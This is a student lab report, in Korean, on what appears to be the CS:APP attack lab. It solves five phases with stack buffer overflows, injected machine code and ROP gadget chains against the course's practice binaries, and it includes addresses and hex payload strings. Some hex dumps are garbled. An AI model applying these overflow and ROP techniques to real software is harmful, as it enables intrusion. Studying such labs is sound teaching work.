SW Lab4 보고서 20180038 박형규

# Phase 1.

먼저 getbuf 함수를 disas 명령어를 이용하여 살펴보면 아래 그림과 같다.

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
  0x0000000000401808 <+0>:
                                        $0x28,%rsp
                                 sub
  0x0000000000040180c <+4>:
                                 MOV
                                        %rsp,%rdi
  0x000000000040180f <+7>:
                                 callq
                                        0x401a90 <Gets>
  0x0000000000401814 <+12>:
                                 MOV
                                        $0x1,%eax
  0x0000000000401819 <+17>:
                                        $0x28,%rsp
                                 add
  0x000000000040181d <+21>:
                                 reta
End of assembler dump.
```

여기서 스택의 크기를 0x28, 즉 40만큼 늘리고 있는 것을 볼 수 있다. 이는 버퍼의 크기가 0x28임을 의미한다. Phasel을 통과하기 위해서는 스택의 return address에 touchl의 주소 값을 입력해야 한다. 따라서 disas를 이용하여 touchl을 찾아보면 아래 그림과 같다.

```
(gdb) disas touch1
Dump of assembler code for function touch1:
  0x0000000000040181e <+0>:
                                       $0x8,%rsp
                                sub
  0x0000000000401822 <+4>:
                                       $0x1.0x202cf0(%rip)
                                                                   # 0x60451c <vlevel>
                                movi
  0x000000000040182c <+14>;
                                       $0x4030df, %edi
  0x0000000000401831 <+19>;
                                callq 0x400ce0 <puts@plt>
  0x0000000000401836 <+24>:
                                       $0x1.%edi
                                MOV
  0x000000000040183b <+29>;
                                callq 0x401ce6 <validate>
  0x0000000000401840 <+34>;
                                       $0x0, %edi
```

따라서 touch1의 주소 값이 0x40181e라는 것을 알 수 있고, 따라서 버퍼에 0x28 바이트만큼 아무 값으로 버퍼를 채운 후 그 뒤에 0x40181e로 채워주면 touch1로 이동하게 된다. 이 때, x86은 little endian이므로 바이트 단위를 거꾸로 넣어 주어야 한다. 따라서 sol.txt에 정답을 아래와 같이 입력한다.



이제 이를 아래 명령어를 이용하여 정답을 입력하면 cat soll.txt | ./hex2raw | ./ctarget -q

그림과 같이 pass 된 것을 확인 할 수 있다.

# Phase 2.

phase2에서 보면 touch2 함수에서 인자로 받은 값과 cookie값을 비교하여 일치하는 경우에 통과 되는 형식이다. 따라서 먼저 인자로 cookie값과 같은 값을 전달해주고 그 뒤에 touch2 함수를 실행해야 하는 형식임을 알 수 있다. 따라서 먼저 edi에 cookie 값을 넣어주는 기계어 코드를 버퍼에 넣고, 첫 번째 return 값으로 버퍼의 주소를 주고, 두 번째 return 값으로 touch2의 주소를 주면 해결 할 수 있게 된다. 먼저 edi에 cookie값을 넣는 기계어 코드를 알기 위하여 vi phase2.s를 이용하여 edi에 값을 대입하는 기계어 코드를 작성한다. 이를 보면 아래 그림과 같다.




여기서 &0x1445c544는 나에게 주어진 cookie 값이다. 그 뒤에 gcc로 어셈블을 해주기 위하여 다음과 같은 명령어를 작성한다. gcc -c phase2.s -o phase2.o

그 뒤에 objdump를 이용하여 기계어 코드 값을 확인한다. 확인을 해보면 아래 그림과 같다.



이제 버퍼의 주소만 알면 된다. 버퍼의 주소를 알아내기 위하여 gdb를 이용한다. getbuf에 break를 걸고, run -q를 해본 후 info reg \$rsp를 해 보면 아래 그림과 같은 값이 나온다.

여기서 rsp값을 알아 낼 수 있고, 이 값에서 버퍼의 크기인 0x28을 뺀 0x55679b88 이 버퍼의 주소이다. 따라서 정답에 먼저 버퍼에 기계어 코드 값을 넣고, 나머지 버퍼를 임의의 값으로 채운 뒤, 첫 번째 return값으로 버퍼의 주소 값을 넣고 두 번째 return 값으로 touch2의 주소 값을 넣으면 아래 그림과 같다.



이제 이를 아래 명령어를 이용하여 정답을 입력하면 cat sol2.txt | ./hex2raw | ./ctarget -q

위 그림과 같이 pass한 모습을 알 수 있다.

#### Phase 3.

phase3에서는 touch3 함수에서 hexmatch 함수를 호출하여 문자열이 cookie와 같은지 비교한다. 이 때 문자열로 비교하니 cookie를 문자열로 변환시켜주어야 한다. cookie가 0x1445c544였으니 이를 ascii table을 이용하여 변환하면 31 34 34 35 63 35 34 34로 바뀌게 된다. phase3에서는 인자로 문자열의 주소를 주어야 한다. 일단 문자열을 두 개의 return address 뒤에 저장해 둘 것인데, 이 저장할 위치의 주소는 phase2에서 구했던 rsp의 주소에 0x10을 더한 값인 0x55679bc0이다. 따라서 phase3.s를 작성하여 %edi에 문자열의 주소를 삽입하도록 한다. phase3.s는 아래와 같다.



이제 이를 objdump로 확인하여 보면 아래 그림과 같다.

```
[hyeongkyu@programming2 target20180038]$ gcc -c phase3.s -o phase3.o
[hyeongkyu@programming2 target20180038]$ objdump -d phase3.o

phase3.o: file format elf64-x86-64

Disassembly of section .text:

00000000000000000000 <.text>:

0: bf c0 9b 67 55  mov $0x55679bc0, %edi
5: c3  retq ____
```

이를 통하여 phase3.o의 기계어 코드를 얻을 수 있고, 이를 이용하여 정답을 작성하면 아래와 같다.

```
bf c0 9b 67
              55
                 c3 00 00
00 00 00
          00 00
                  00 00
                        0.0
00 00 00
          00
              00
                  00
                     00
                        00
00 00 00
          00
              00
                  00
                     00
                         00
00
   00 00
          00
              00
                  00
                     00
                         00
88
   9b
      67
           55
              00
                  00
                     00
                         00
58
   19
       40
          00
              00
                  00
                         00
                     00
   34
           35
                  35
       34
              63
                     34
                         34
```

이는 순서대로 기계어 코드 값 + 버퍼를 채워주기 위한 임의의 값 / 버퍼의 시작 주소 / touch3의 시작 주소 / 문자열 값 이다. 이제 이를 아래 명령어를 이용하여 정답을 입력하면 cat sol3.txt | ./hex2raw | ./ctarget -q

위 그림과 같이 pass한 모습을 볼 수 있다.

# Phase 4.


phase4는 touch2를 rop기법을 사용하여 풀면 된다. cookie값과 동일한 값을 %edi로 주면 pass가 되는 것이다. 이를 풀기 위하여 먼저 start\_farm과 end\_farm 사이에 있는 함수들을 살펴본다. phase4를 해결하기 위하여 필요한 명령어는 pop %rax로 %rax에 stack의 head 값을 저장하고, 그 값을 %edi에 넘겨주면 된다. Read Me file을 참고하여 pop %rax의 명령어 코드를 살펴보면 58이고 return은 c3이다. 이제 start\_farm과 end\_farm사이에 있는 함수들 중 이를 포함한 함수를 살펴보니 아래와 같은 함수가 존재했다.

```
0000000004019fc <addval_297>:
4019fc: 8d 87 9e 23 58 90 lea -0x6fa7dc62(%rdi),%eax
401a02: c3 retq
```

여기서 58과 c3 사이에 있는 90은 nop으로 아무 명령도 하지 않는 명령어이다. 따라서 이를 이용하기 위하여 0x4019fc + 0x4 = 0x401a00을 주소값으로 활용하면 된다. 다음으로 mov %rax, %edi를 살펴 보니 48 89 c7이다. 이를 포함한 함수를 살펴 보니 아래 그림과 같은 함수가 존재했다.

```
000000000401a10 <getval_420>:
401a10: b8 a7 48 89 c7 mov $0xc78948a7,%eax
401a15: c3 retq
```

이를 이용하기 위하여 0x401a10 + 0x2 = 0x401a12를 주소값으로 활용하면 된다. 이제 sol4.txt파일을 아래 그림과 같이 만들어 준다.



이는 순서대로 버퍼 크기의 만큼 들어간 임의의 값 / pop %rax, ret의 주소값 / pop을 진행할 때 넣을 쿠키값 / mov %rax, %edi, ret의 주소값 / touch2 함수의 주소 이다. 이제이를 아래 명령어를 이용하여 정답을 입력하면

cat sol4.txt | ./hex2raw | ./rtarget -q

위 그림과 같이 pass한 모습을 볼 수 있다.


# Phase 5.

phase5에서는 cookie의 문자열을 비교하여 일치하는지 확인한다. 이번에는 gadget에 있는 add\_xy를 활용하기 위하여 add\_xy를 확인해보면 %rsi에 있는 값과 %rdi에 있는 값을 더해 주는 역할을 한다. 따라서 sol5.txt의 가장 마지막에 cookie 문자열을 위치시켜놓고. rsp값에 cookie 문자열까지의 offset을 더하여 이를 %rdi에 넣은 뒤 touch3에 넘기면 된다. 이 과정을 진행하기 까지는 8번의 과정이 필요하다. 그 과정은 아래와 같다.

- 1. pop %rax
- 2. offset

- 3. mov %eax, %esi
- 4. mov %rsp, %rdi
- 5. add\_xy
- 6. mov %rax, %rdi
- 7. touch3 address
- 8. cookie 문자열

먼저 제시된 gadget에서 pop %rax를 진행하는 명령어를 확인해보면 0x401a00에 위치한 58 90 c3가 있다. 그리고 offset 나중에 뒤의 과정을 모두 완료한 뒤 세기로 한다. 3번을 진행하기 위하여 pdf를 참고하였는데, %eax에서 %esi로 바로 이동하는 명령어는 주어진 gadget에 존재하지 않았다. 따라서 다른 register를 이용하여 건너뛰는 형식으로 진행하였는데 먼저 <setval\_291> 함수에 있는 89 c1을 이용하였다. 이는 movl %eax %ecx를 실행해준다. 이의 주소값은 0x401a3e이다. 이에 뒤이어 <addval\_410> 함수에 있는 89 ca를 이용하였다. 이는 movl %ecx %edx를 실행해준다. 이의 주소값은 0x401b01이다. 이에 뒤이어 <addval\_382> 함수에 있는 89 d6을 이용하였다. 이는 movl %edx %esi를 실행해준다. 이의 주소값은 0x401acb이다. 그리고 %rsp에서 %rdi로 옮기기 위하여 해당하는 명령어를 gadget에서 찾아봤지만 이 또한 존재하지 않았다. 따라서 이 명령도 여러 register를 건너가는 방식으로 해결하였다. 먼저 <getval\_122>함수에서 48 89 e0를 활용하였다. 이는 movq %rsp %rax를 실행해준다. 이 주소값은 0x401a95이다. 이에 뒤이어 <getval\_420> 함수에서 48 89 c7을 이용하였다. 이는 movq %rax %rdi를 실행해준다. 이 주소값은 0x401a12이다. 그 뒤에 5.6.7.8 번을 순서대로 sol5.txt에 입력하면 아래와 같은 그림이다. 이 때, offset은 movq %rsp %rax부터 문자열의 위치 사이 간격인 0x20이다.



이제 이를 아래 명령어를 이용하여 정답을 입력하면 cat sol5.txt | ./hex2raw | ./rtarget -q

위 그림과 같이 pass 한 것을 볼 수 있다.